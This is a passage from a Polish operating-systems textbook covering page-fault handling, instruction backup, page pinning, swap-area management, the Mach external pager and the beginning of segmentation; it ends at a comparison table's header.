Istnieją cztery sytuacje, w których system operacyjny musi wykonać pracę związaną ze stronicowaniem: tworzenie procesu, wykonywanie procesu, wystąpienie błędu braku strony oraz zakończenie procesu. Poniżej zwięzłe przeanalizujemy każdą z tych sytuacji, aby pokazać, co należy zrobić.

Kiedy w systemie ze stronicowaniem jest tworzony nowy proces, system operacyjny musi określić, jak duży jest program i jego dane (początkowo), i stworzyć dla nich tabelę stron. Tabela stron musi mieć zaalokowane miejsce w pamięci i być zainicjowana. Tabela stron nie musi być rezydentna w czasie wymiany procesu z dyskiem, ale musi być w pamięci, gdy proces działa. Ponadto należy zaalokować miejsce w przestrzeni wymiany na dysku, tak aby było gdzie zapisać stronę, kiedy zostanie ona usunięta z pamięci. Obszar wymiany musi być zainicjowany tekstem programu i danymi. Dzięki temu, kiedy nowy proces zacznie otrzymywać błędy braku stron, można załadować strony do pamięci. W niektórych systemach tekst programu jest stronicowany bezpośrednio z pliku wykonywalnego, co pozwala na zaoszczędzenie miejsca na dysku oraz czasu inicjalizacji. Na koniec w tabeli procesów należy zarejestrować informacje dotyczące tabeli stron oraz obszaru wymiany.

Gdy program szeregujący wybierze proces do uruchomienia, należy zresetować jednostkę MMU i opróżnić bufor TLB, tak aby pozbyć się śladów procesu działającego wcześniej. Tabela stron nowego procesu musi stać się tabelą bieżącą. Zwykle odbywa się to poprzez skopiowanie tabeli lub wskaźnika do niej do rejestru (rejestrów) sprzętowych. Opcjonalnie niektóre lub wszystkie strony procesu mogą zostać załadowane do pamięci. Ma to na celu zmniejszenie liczby błędów braku stron na początku działania procesu (np. wiadomo, że będzie potrzebna strona wskazywana przez rejestr licznika programu).

Kiedy wystąpi błąd braku strony, system operacyjny musi odczytać rejesty sprzętowe w celu określenia adresu wirtualnego, który spowodował błąd. Na podstawie tej informacji powinien obliczyć, jaka strona jest potrzebna, i zlokalizować ją na dysku. Następnie musi znaleźć dostępną ramkę strony w celu umieszczenia nowej strony i usunąć niektóre stare strony, jeśli jest taka potrzeba. Potem powinien wczytać potrzebną stronę do ramki strony. Na koniec musi odtworzyć wartość rejestru licznika programu, tak by wskazywał na instrukcję, która spowodowała błąd, i pozwolić tej instrukcji na ponowne uruchomienie się.

Kiedy proces kończy działanie, system operacyjny musi zwolnić jego tabelę stron, jego strony oraz miejsce na dysku zajmowane przez strony, gdy są poza pamięcią. Jeśli niektóre strony są współdzielone z innymi procesami, strony w pamięci i na dysku można zwolnić tylko wtedy, gdy zakończy działanie ostatni korzystający z nich proces.

3.6.2. Obsługa błędów braku strony

W tym momencie możemy konkretnie opisać, co się dzieje, kiedy występuje błąd braku strony. Oto szczegółowa sekwencja zdarzeń:

1. Sprzęt uruchamia rozkaz pułapki do jądra, zapisując na stosie rejestr licznika programu.

W większości maszyn w specjalnych rejestrach procesora są zapisywane pewne informacje dotyczące stanu bieżącej instrukcji.

2. System uruchamia kod asemblerowy, który zapisuje rejesty ogólnego przeznaczenia oraz inne ulotne informacje mające na celu niedopuszczenie do zniszczenia systemu. Ten kod wywołuje system operacyjny jako procedurę.
3. System operacyjny odkrywa, że wystąpił błąd braku strony, i próbuje określić, jaka strona wirtualna jest potrzebna. Informacja ta często jest zapisana w jednym z rejestrów sprzętowych. Jeśli tak nie jest, to system operacyjny musi odczytać wartość licznika programu, pobrać instrukcję i przeanalizować ją programowo w celu stwierdzenia, jakie działania wykonywał program, kiedy wystąpił błąd braku strony.
4. Kiedy adres wirtualny, który spowodował błąd braku strony, jest znany, system sprawdza, czy jego adres jest prawidłowy oraz czy rodzaj dostępu pozostaje spójny z zabezpieczeniami. Jeśli nie, do procesu jest przesyłany sygnał lub jest on zabijany. Jeśli adres okazuje się prawidłowy i nie wystąpił błąd zabezpieczeń, system sprawdza, czy ramka strony jest wolna. Jeśli nie ma wolnych ramek, uruchamiany jest algorytm zastępowania stron w celu wybrania strony do usunięcia z pamięci.
5. Jeśli wybrana strona jest zabrudzona, system zleca przesłanie jej na dysk i następuje przerwanie kontekstu. Proces, który spowodował błąd, jest zawieszany, a system uruchamia inny proces, który działa do czasu, gdy operacja transferu na dysk się zakończy. W każdym przypadku ramka jest oznaczana jako zajęta, tak by nie mogła być użyta do innego celu.
6. Kiedy ramka strony jest już czysta (natychmiast lub po zapisaniu na dysk), system operacyjny wyszukuje na dysku adres, gdzie znajduje się potrzebna strona, i planuje operację dyskową w celu załadowania jej do pamięci. Kiedy strona jest ładowana, proces, który spowodował błąd, pozostaje w dalszym ciągu zawieszony, a działa inny proces, jeśli jest dostępny.
7. Kiedy przerwanie dyskowe poinformuje, że strona została załadowana, następuje aktualizacja tabel stron w celu odzwierciedlenia jej pozycji, a ramka jest oznaczana jako będąca w stanie normalnym.
8. System wznawia instrukcję, która spowodowała błąd, przywracając ją do stanu, w jakim znajdowała się w momencie początku obsługi błędu, i ustawia licznik programu na adres wskazujący tę instrukcję.
9. Program szeregujący wybiera do uruchomienia proces, który spowodował błąd, a system operacyjny wraca do procedury (assemblerowej), która go wywołała.
10. W tej procedurze następuje przywrócenie rejestrów i innych informacji statusowych oraz powrót do przestrzeni użytkownika w celu kontynuowania działania — tak jakby błąd w ogóle nie wystąpił.


3.6.3. Archiwizowanie instrukcji

Kiedy program odwoła się do strony, której nie ma w pamięci, instrukcja, która spowodowała błąd, jest zatrzymywana i zostaje wykonany rozkaz pułapki do systemu operacyjnego. Po pobraniu potrzebnej strony system operacyjny musi wznowić instrukcję, która spowodowała konieczność wykonania rozkazu pułapki. Łatwo powiedzieć, trudniej zrobić.

Aby zdać sobie sprawę z natury tego problemu i wszystkich trudności, jakie się z nim wiążą, rozważmy przykład procesora, w którym instrukcje zawierają dwa adresy. Przykładem takiego procesora jest Motorola 680x0 — układ powszechnie wykorzystywany w systemach wbudowanych. Przykładowo instrukcja:

MOV.L #6(A1),2(A0)

ma 6 bajtów (patrz rysunek 3.25). W celu wznowienia instrukcji system operacyjny musi określić, gdzie znajduje się pierwszy bajt instrukcji. Wartość licznika programu w momencie wystąpienia pułapki zależy od tego, który z operandów spowodował błąd, oraz tego, w jaki sposób zaimplementowano mikrokod procesora.



Rysunek 3.25. Instrukcja, która spowodowała błąd braku strony

Na rysunku 3.25 pokazano instrukcję rozpoczęającą się pod adresem 1000, która wykonuje trzy odwołania do pamięci: pobranie samego słowa instrukcji oraz dwóch adresów przesunięć dla operandów.

W zależności od tego, które z tych trzech odwołań do pamięci spowodowało błąd braku strony, licznik programu w momencie wystąpienia błędu może zawierać wartość 1000, 1002 lub 1004. System operacyjny często nie ma możliwości jednoznacznego stwierdzenia, gdzie zaczyna się instrukcja. Jeśli licznik programu ma wartość 1002 w momencie wystąpienia błędu braku strony, system operacyjny nie ma możliwości stwierdzenia, czy słowo pod adresem 1002 jest adresem pamięci powiązanym z instrukcją pod adresem 1000 (np. oznaczającym lokalizację operandu), czy kodem operacji tej instrukcji.

Choć ten problem wydaje się poważny, może być jeszcze gorzej. W niektórych trybach adresacji procesora 680x0 wykorzystuje się autoinkrementację. Oznacza to, że efektem ubocznym uruchomienia instrukcji jest inkrementacja jednego lub większej liczby rejestrów. Instrukcje, które wykorzystują tryb autoinkrementacji, również mogą spowodować błąd braku strony. W zależności od szczegółów mikrokodu inkrementacja może być wykonana przed odwołaniem do pamięci — wówczas system operacyjny przed wznowieniem instrukcji musi programowo zdecrementować rejestr. Autoinkrementacja może być również wykonana po wykonaniu odwołania do pamięci. W tym przypadku nie będzie ona wykonana w momencie wykonywania rozkazu pułapki i system operacyjny nie będzie zmuszony do cofania jej skutków. Istnieje również tryb automatycznej dekrementacji, który powoduje podobne problemy. Szczegóły dotyczące tego, czy autoinkrementacja czy autodekrementacja została wykonana przed odwołaniem do pamięci lub po nim, mogą się różnić w odniesieniu do odmiennych instrukcji oraz różnych modeli procesorów.

Na szczeble projektanci procesorów w niektórych maszynach zapewniają rozwiązanie — zazwyczaj w formie ukrytego wewnętrznego rejestrów, do którego jest kopowany licznik programu bezpośrednio przed wykonaniem każdej instrukcji. Maszyny te mogą być również wyposażone w drugi rejestr informujący o tym, które rejesty zostały poddane automatycznej inkrementacji lub automatycznej dekrementacji i o ile. Na podstawie tych informacji system operacyjny może jednoznacznie cofnąć wszystkie skutki instrukcji, która spowodowała błąd, dzięki czemu można ją wznowić. Jeśli te informacje nie są dostępne, system operacyjny musi podjąć działania zmierzające do ustalenia tego, co się stało i w jaki sposób można to naprawić. Można to porównać do sytuacji, w której projektanci sprzętu nie potrafili rozwiązać problemu, zatem załamali ręce i przekazali problem do rozwiązania autorom systemu operacyjnego. Mili ludzie.

3.6.4. Blokowanie stron w pamięci

Chociaż w tym rozdziale nie poświęciliśmy zbyt dużo miejsca operacjom wejścia-wyjścia, to, że komputer posiada pamięć wirtualną, nie znaczy, że nie ma mechanizmów wejścia-wyjścia. Pamięć wirtualna i mechanizmy wejścia-wyjścia wchodzą ze sobą w subtelne interakcje. Rozważmy przykład procesu, który właśnie wydał wywołanie systemowe odczytania informacji z pliku lub urządzenia do bufora w obrębie swojej przestrzeni adresowej. W oczekiwaniu na zakończenie operacji wejścia-wyjścia proces pozostaje zawieszony, a system daje szansę działania innemu procesowi. Ten inny proces napotyka błąd braku strony.

Jeśli algorytm stronicowania jest globalny, istnieje niewielka, ale większa niż zerowa szansa, że do usunięcia z pamięci zostanie wybrana strona zawierająca bufor wejścia-wyjścia. Jeśli urządzenie wejścia-wyjścia jest właśnie w trakcie wykonywania transferu DMA do tej strony, usunięcie jej spowoduje, że część danych zostanie zapisana w buforze, a część zostanie nadpisana na właśnie załadowaną stronę. Jednym z rozwiązań tego problemu jest blokowanie w pamięci stron wykorzystywanych w operacjach wejścia-wyjścia, tak aby nie były usuwane. Blokowanie strony często określa się terminem *przypinania* jej w pamięci. Innym rozwiązaniem jest wykonanie wszystkich operacji wejścia-wyjścia w buforach jądra, a następnie skopiowanie danych do stron użytkownika.

3.6.5. Magazyn stron

W ramach naszego wywodu na temat algorytmów zastępowania stron powiedzieliśmy o sposobach wybierania stron do usunięcia. Nie mówiliśmy zbyt wiele o tym, gdzie na dysku są składowane strony, podczas gdy znajdują się poza pamięcią. Spróbujmy teraz opisać niektóre problemy powiązane z zarządzaniem dyskiem.


Najprostszy algorytm alokacji miejsca na dysku przeznaczonego na składowanie stron polega na zdefiniowaniu specjalnej partycji wymiany lub — nawet lepiej — na osobnym dysku poza systemem plików (w celu zrównoważenia obciążenia operacjami wejścia-wyjścia). W ten sposób działa większość odmian systemu UNIX. Na tej partycji nie ma normalnego systemu plików, co eliminuje koszty związane z konwersją przesunięć w plikach na adresy blokowe. Zamiast tego używane są numery bloków względem początku partycji.

W momencie uruchamiania systemu partycja wymiany jest pusta i reprezentowana w pamięci w postaci pojedynczego wpisu zawierającego dane na temat pochodzenia i rozmiaru. W najprostszym schemacie w momencie uruchomienia pierwszego procesu system rezerwuje fragment obszaru partycji o rozmiarze pierwszego procesu, a pozostały obszar zostaje pomniejszony o tę wartość. W miarę uruchamiania nowych procesów są im przypisywane fragmenty partycji wymiany równe rozmiarem ich obrazom pamięci. Po zakończeniu działania procesów przydzielone im miejsce na dysku zostaje zwolnione. Partycja wymiany jest zarządzana jako lista wolnych fragmentów. Lepsze algorytmy zostaną opisane w rozdziale 10.

Z każdym procesem jest związany adres dyskowy jego obszaru wymiany — czyli miejsce na partycji wymiany, gdzie jest przechowywany jego obraz. Informacje są przechowywane w tabeli procesów. Obliczenie adresu, pod którym ma być zapisana strona, okazuje się proste: wystarczy dodać przesunięcie strony w obrębie wirtualnej przestrzeni adresowej do początku obszaru wymiany. Aby jednak proces mógł zacząć działać, trzeba zainicjować obszar wymiany. Jednym ze sposobów jest skopiowanie całego obrazu procesu do obszaru wymiany, tak aby można było załadować go do pamięci, kiedy będzie potrzebny. Inny sposób polega na załadowaniu całego procesu do pamięci i zezwoleniu na *usunięcie* określonych stron, w miarę potrzeb.

W tym prostym modelu jest jednak problem: procesy mogą zwiększać swój rozmiar po uruchomieniu. Choć tekst programu jest zazwyczaj stały, obszar danych może czasami się rozrastać, a stos rośnie zawsze. W konsekwencji czasami lepiej zarezerwować oddzielne obszary wymiany na tekst, dane i stos i zezwolić na to, by każdy z tych obszarów zawierał więcej niż jeden fragment na dysku.

Innym ekstremalnym rozwiązaniem jest rezygnacja z alokowania czegokolwiek z góry. W tym przypadku dla każdej strony usuwanej z pamięci miejsce na dysku jest alokowane podczas usuwania jej z pamięci. Miejsce to jest zwalniane, gdy strona jest z powrotem ładowana do pamięci. W ten sposób procesy znajdujące się w pamięci nie wiążą żadnego miejsca w obszarze wymiany. Wadą tego rozwiązania okazuje się potrzeba przechowywania w pamięci adresu dyskowego w celu śledzenia wszystkich stron zapisanych na dysku. Inaczej mówiąc, dla każdego procesu musi istnieć tabela, w której dla każdej strony na dysku jest informacja o tym, gdzie ta strona się znajduje. Dwa alternatywne rozwiązania pokazano na rysunku 3.26.



Rysunek 3.26. (a) Stronicowanie w statycznym obszarze wymiany; (b) dynamiczna wymiana stron

Na rysunku 3.26(a) pokazano tabelę stron zawierającą osiem stron. Strony 0, 3, 4 i 6 znajdują się w pamięci głównej. Strony 1, 2, 5 i 7 znajdują się na dysku. Obszar wymiany na dysku jest równy co do rozmiaru z wirtualną przestrzenią adresową procesu (osiem stron), przy czym każda strona ma stałą lokalizację, gdzie jest zapisywana w przypadku jej usuwania z pamięci głównej. Obliczenie tego adresu wymaga jedynie wiedzy na temat tego, gdzie rozpoczyna się obszar stronicowania procesu, ponieważ strony są zapisane w ciągłym bloku w kolejności numerów stron wirtualnych. Dla strony znajdującej się w pamięci zawsze istnieje jej kopia na dysku (na rysunku zacieniowana). Kopia ta może być jednak przestarzała, jeśli strona została zmodyfikowana od momentu załadunku. Miejsca zacieniowane w pamięci oznaczają strony, których nie ma w pamięci. Strony zacieniowane na dysku są (w zasadzie) wypierane przez kopie w pamięci, chociaż jeśli strona z pamięci ma być umieszczona na dysku i nie została zmodyfikowana od momentu załadunku, to zostanie użyta kopia z dysku (zacieniowana).

W sytuacji z rysunku 3.26(b) strony nie mają ustalonych adresów na dysku. W momencie usuwania strony z pamięci wybierana jest „w locie” strona na dysku, następnie zostaje odpowiednio zaktualizowana mapa dyskowa (zawierająca po jednym miejscu na adres dyskowy dla każdej strony wirtualnej). Stronie w pamięci nie odpowiada kopia na dysku. Pozycje mapy dyskowej odpowiadające tym stronom zawierają nieprawidłowy adres dyskowy lub bit, oznaczający je jako niebędące w użyciu.


Possiadanie stałej partycji wymiany nie zawsze jest możliwe, np. w systemie komputerowym może nie być wolnej partycji. W takim przypadku w tej roli można wykorzystać jeden lub więcej dużych plików, wstępnie zaalokowanych w standardowym systemie plików. Takie podejście zastosowano w systemie Windows. W tym przypadku można jednak wykorzystać techniki optymalizacji w celu zmniejszenia ilości potrzebnego miejsca na dysku. Ponieważ tekst programu każdego procesu pochodzi z jakiegoś pliku (wykonywalnego) w systemie plików, w roli obszaru wymiany można wykorzystać plik wykonywalny. Co więcej, ponieważ tekst programu jest, ogólnie rzecz biorąc, tylko do odczytu, to w przypadku braków w pamięci, jeśli strony będą musiały być z niej usuwane, można z nich zrezygnować i wczytać ponownie z pliku wykonywalnego, gdy okażą się potrzebne. W ten sposób działają również biblioteki współdzielone.

3.6.6. Oddzielenie strategii od mechanizmu

Ważnym narzędziem do zarządzania złożonością dowolnego systemu jest oddzielenie strategii od mechanizmu. Zasadę tę można stosować w odniesieniu do zarządzania pamięcią poprzez umożliwienie działania większej części menedżera pamięci jako procesu poziomu użytkownika. Taką separację po raz pierwszy przeprowadzono w systemie Mach [Young et al., 1987]. Na przykładzie tego systemu bazuje poniższy opis.

Prosty przykład oddzielenia strategii od mechanizmu pokazano na rysunku 3.27. System zarządzania pamięcią podzielono tam na trzy części:

1. Niskopoziomowy mechanizm obsługi MMU.
2. Mechanizm obsługi błędów braku pamięci będący częścią jądra.
3. Zewnętrzny mechanizm stronicujący działający w przestrzeni użytkownika.



Rysunek 3.27. Obsługa błędów braku stron z wykorzystaniem zewnętrznego mechanizmu stronicowania

Wszystkie szczegóły działania jednostki MMU są hermetyczne zamknięte w mechanizmie obsługi jednostki MMU — jest to zależny od maszyny kod, który trzeba napisać dla każdej nowej platformy, na której jest przenoszony system operacyjny. Mechanizm obsługi błędów braku pamięci jest kodem niezależnym od maszyny i zawiera większą część mechanizmu stronicowania. Strategia jest w większości określona przez zewnętrzny mechanizm stronicujący, który działa jako proces użytkownika.

Kiedy proces się uruchamia, zewnętrzny mechanizm stronicujący otrzymuje informację w celu skonfigurowania mapy strony procesu oraz zaalokowania rezerwowego miejsca na dysku, jeśli jest potrzebne. Podczas gdy proces działa, może odwzorowywać nowe obiekty w swojej przestrzeni adresowej, zatem zewnętrzny mechanizm stronicujący jest powiadamiany ponownie.

Kiedy proces zacznie działać, może napotkać błąd braku strony. Mechanizm obsługi błędów braku stron ocenia, która wirtualna strona jest potrzebna, i przesyła do zewnętrznego mechanizmu stronicującego wiadomość zawierającą informacje o tej stronie. Zewnętrzny mechanizm stronicujący czyta wtedy potrzebną stronę z dysku i kopiuje do obszaru będącego częścią jego własnej przestrzeni adresowej. Następnie informuje mechanizm obsługi błędów braku stron o tym, gdzie jest strona. Mechanizm obsługi błędów braku stron usuwa wówczas odwzorowanie strony z przestrzeni adresowej mechanizmu stronicującego i żąda od mechanizmu obsługi MMU umieszczenia jej w przestrzeni adresowej użytkownika na właściwym miejscu. Następnie można zrestartować proces użytkownika.

Taka implementacja nie determinuje miejsca, w którym ma być zastosowany algorytm zastępowania stron. Najbardziej przejrzyste byłoby, gdyby został on umieszczony w zewnętrznym mechanizmie stronicującym, ale są pewne problemy z takim podejściem. Główny problem polega na tym, że zewnętrzny mechanizm stronicowania nie ma dostępu do bitów R i M wszystkich stron. Bity te odgrywają istotną rolę w wielu algorytmach stronicowania. W związku z tym potrzebny jest jakiś mechanizm przekazywania tych informacji do zewnętrznego mechanizmu stronicującego, albo algorytm zastępowania stron należy umieścić w jądrze. W tym drugim przypadku mechanizm obsługi błędów braku stron informuje zewnętrzny mechanizm stronicujący o tym, którą stronę wybrał do usunięcia, i dostarcza danych — poprzez odwzorowanie strony do przestrzeni adresowej zewnętrznego mechanizmu stronicującego lub poprzez umieszczenie potrzebnych informacji w przesyłanej wiadomości. W każdym przypadku zewnętrzny mechanizm stronicujący zapisuje dane na dysku.

Głównymi zaletami tej implementacji są bardziej modularny kod i większa elastyczność. Główna wada to dodatkowe koszty kilkakrotnego przekraczania granicy przestrzeni użytkownika, a także koszty przesyłania różnych komunikatów pomiędzy elementami systemu. Przy obecnym stanie techniki temat ten jest dość kontrowersyjny. Ponieważ jednak komputery stają się coraz szybsze, a oprogramowanie coraz bardziej złożone, można się spodziewać, że poświęcenie wydajności w celu uzyskania bardziej niezawodnego oprogramowania będzie w przyszłości akceptowane przez większość wykonawców oprogramowania.

3.7. SEGMENTACJA

Pamięć wirtualna, którą omawialiśmy do tej pory, była jednowymiarowa. Adresy wirtualne zaczynały się od zera i zwiększały się do pewnego adresu maksymalnego. W przypadku wielu problemów występowanie dwóch lub większej liczby oddzielnych wirtualnych przestrzeni adresowych może być znacznie korzystniejsze od występowania tylko jednej takiej przestrzeni. Przykładowo kompilator posiada wiele tabel, które tworzą się w miarę postępów procesu komplikacji. Mogą to być następujące tabele:

1. Tekst źródłowy zapisywany w celu stworzenia drukowanego listingu (w systemach wasadowych).
2. Tabela symboli zawierająca nazwy i atrybuty zmiennych.
3. Tabela zawierająca wszystkie wykorzystywane stałe całkowite i zmiennoprzecinkowe.

4. Drzewo parsowania zawierające analizę składniową programu.
5. Stos wykorzystywany do wywołań procedur wewnętrz kompilatora.

Każda z pierwszych czterech tabel stopniowo wzrasta w miarę postępów kompilacji. Ostatnia rozrasta się i maleje w nieprzewidywalny sposób. W pamięci jednowymiarowej tym pięciu tabelom trzeba zaalokować ciągle obszar wirtualnej przestrzeni adresowej, tak jak na rysunku 3.28.



Rysunek 3.28. W jednowymiarowej przestrzeni adresowej zawierającej rozrastające się tabele jedna tabela może „wpaść” na inną

Zastanówmy się nad tym, co się stanie, jeśli program będzie miał więcej niż zwykle zmiennych, ale normalną liczbę innych elementów. Fragment przestrzeni adresowej zaalokowanej dla tabeli symboli może się zapełnić, choć w innych tabelach pozostało sporo miejsca. Kompilator mógłby oczywiście wyświetlić komunikat, że komplikacja nie może być kontynuowana z powodu zbyt dużej liczby zmiennych, ale wybór takiego rozwiązania nie wydaje się zbyt dobry, skoro w innych tabelach jest sporo nieużywanego miejsca.


Inną możliwością jest zabawienie się w Robin Hooda — zabranie miejsca tabelom, które mają go dużo, i oddanie tym, które mają go mało. Taki mechanizm da się zrealizować, ale jest on analogiczny do zarządzania własnymi nakładkami — w najlepszym razie jest kłopotliwy, a w najgorszym sprowadza się do żmudnej i nieopłacalnej pracy.

Trzeba znaleźć sposób, aby zwolnić programistę z obowiązku zarządzania rozszerzającymi się i ścieśniającymi tabelami, tak jak zastosowanie pamięci wirtualnej eliminuje konieczność organizowania programu jako zestawu nakładek.

Prostym i niezwykle uniwersalnym rozwiązaniem jest umożliwienie korzystania z wielu, całkowicie niezależnych przestrzeni adresowych zwanych *segmentami*. Każdy segment składa się z liniowej sekwencji adresów — od 0 do pewnego maksimum. Rozmiar każdego segmentu może być dowolną liczbą z zakresu od 0 do dozwolonego maksimum. Różne segmenty mogą mieć (i zwykle tak jest w praktyce) różne rozmiary. Co więcej, rozmiary segmentów mogą się zmieniać w czasie działania programu. Rozmiar stosu może się zwiększać za każdym razem, kiedy na stos są odkładane jakieś dane, i zmniejszać, kiedy są one z niego zdejmowane.

Ponieważ każdy segment tworzy osobną przestrzeń adresową, różne segmenty mogą się rozrastać i maleć niezależnie od siebie, bez wzajemnego wpływu na siebie. Jeśli stos w jakimś

segmencie potrzebuje więcej przestrzeni adresowej, może ją dostać, ponieważ w jego przestrzeni adresowej nie ma niczego, na co mógłby „wpaść”. Oczywiście segment może się zapełnić, ale segmenty są zazwyczaj bardzo duże, zatem taka sytuacja występuje rzadko. Aby określić adres w takiej posegmentowanej (dwuwymiarowej) pamięci, program musi posługiwać się dwuczłonowymi adresami składającymi się z numeru segmentu oraz adresu wewnętrz segmentu. Na rysunku 3.29 pokazano użycie posegmentowanej pamięci dla przypadku tabel kompilatora omawianych wcześniej. Na ilustracji zaprezentowano pięć niezależnych segmentów.



Rysunek 3.29. Pamięć podzielona na segmenty pozwala każdej z tabel na rozrastanie się lub ścieśnianie niezależnie od innych tabel

Należy podkreślić, że segment jest podmiotem logicznym, o którego istnieniu programista wie i którym posługuje się tak jak podmiotem logicznym. Segment może zawierać procedurę, tablicę, stos lub kolekcję zmiennych skalarnych, ale zazwyczaj nie zawiera mieszanek danych różnych typów.

Zalety pamięci podzielonej na segmenty wykraczają poza uproszczenie obsługi danych, które się rozrastają lub ścieśniają. Jeśli każda procedura zajmuje oddzielnny segment, a 0 jest jego adresem początkowym, łączenie procedur kompilowanych osobno okazuje się znacznie uproszczone. Po skompilowaniu i połączeniu wszystkich procedur tworzących program wywołanie procedury w segmencie n będzie wykorzystywało dwuczłonowy adres $(n, 0)$ — co oznacza słowo numer 0 (punkt wejściowy) w segmencie n .

Jeśli procedura w segmencie n zostanie później zmodyfikowana i ponownie skompilowana, nie będzie potrzeby modyfikowania żadnych innych procedur (ponieważ adresy początkowe się nie zmienią), mimo że nowa wersja jest większa od poprzedniej. W przypadku pamięci jednowymiarowej procedury są ciasno upakowane jedna obok drugiej, a pomiędzy nimi nie ma wolnej przestrzeni adresowej. W konsekwencji zmiana rozmiaru jednej procedury może mieć wpływ na adres startowy innych (niezwiązanych z nią) procedur. To z kolei wymaga modyfikowania wszystkich procedur, które wywołują dowolną z przeniesionych procedur — ponieważ trzeba uaktualnić adresy startowe. Dla programu składającego się z kilkuset procedur taka operacja może być kosztowna.

Segmentacja ułatwia również współdzielienie procedur lub danych pomiędzy kilka procesów. Popularnym przykładem jest współdzielona biblioteka. Nowoczesne stacje robocze, w których działają zaawansowane systemy okien, często wykorzystują rozbudowane biblioteki graficzne

włączone niemal w każdy program. W systemie podzielonym na segmenty biblioteka graficzna może być umieszczona w segmencie i współdzielona pomiędzy wiele procesów, co eliminuje konieczność występowania jej w przestrzeni adresowej każdego procesu. Chociaż używanie współdzielonych bibliotek okazuje się również możliwe w klasycznych systemach stronicowania, jest to bardziej skomplikowane. W rezultacie w takich systemach biblioteki współdzielone są wykorzystywane dzięki symulacji segmentacji.

Ponieważ każdy segment tworzy logiczny podmiot, o którego istnieniu programista wie — np. procedurę, tablicę lub stos — dla różnych segmentów można użyć różnego rodzaju zabezpieczeń. Segment procedur można zdefiniować jako tylko do wykonywania, w ten sposób zabezpiecza się go przed próbami czytania z niego informacji lub zapisywania do niego danych. Tablicę liczb zmiennoprzecinkowych można określić jako segment do odczytu i zapisu, ale nie do wykonywania. Dzięki temu będzie możliwa przechwycić próby skoku pod adres należący do tablicy. Takie zabezpieczenia są przydatne do wyszukiwania błędów programowania.

Spróbujmy wyjaśnić, dlaczego zabezpieczenia mają sens w pamięci podzielonej na segmenty, ale nie mają sensu w jednowymiarowej, stronicowanej pamięci. W pamięci podzielonej na segmenty użytkownik wie, co znajduje się w każdym segmencie. Zwykle segment nie zawiera jednocześnie procedury i stosu, ale albo jedno, albo drugie. Ponieważ każdy segment zawiera tylko jeden typ obiektów, może mieć zabezpieczenia odpowiednie dla tego konkretnego typu. Stronicowanie i segmentację porównano w tabeli 3.3.


Tabela 3.3. Porównanie stronicowania z segmentacją

Problem	Stronicowanie	Segmentacja
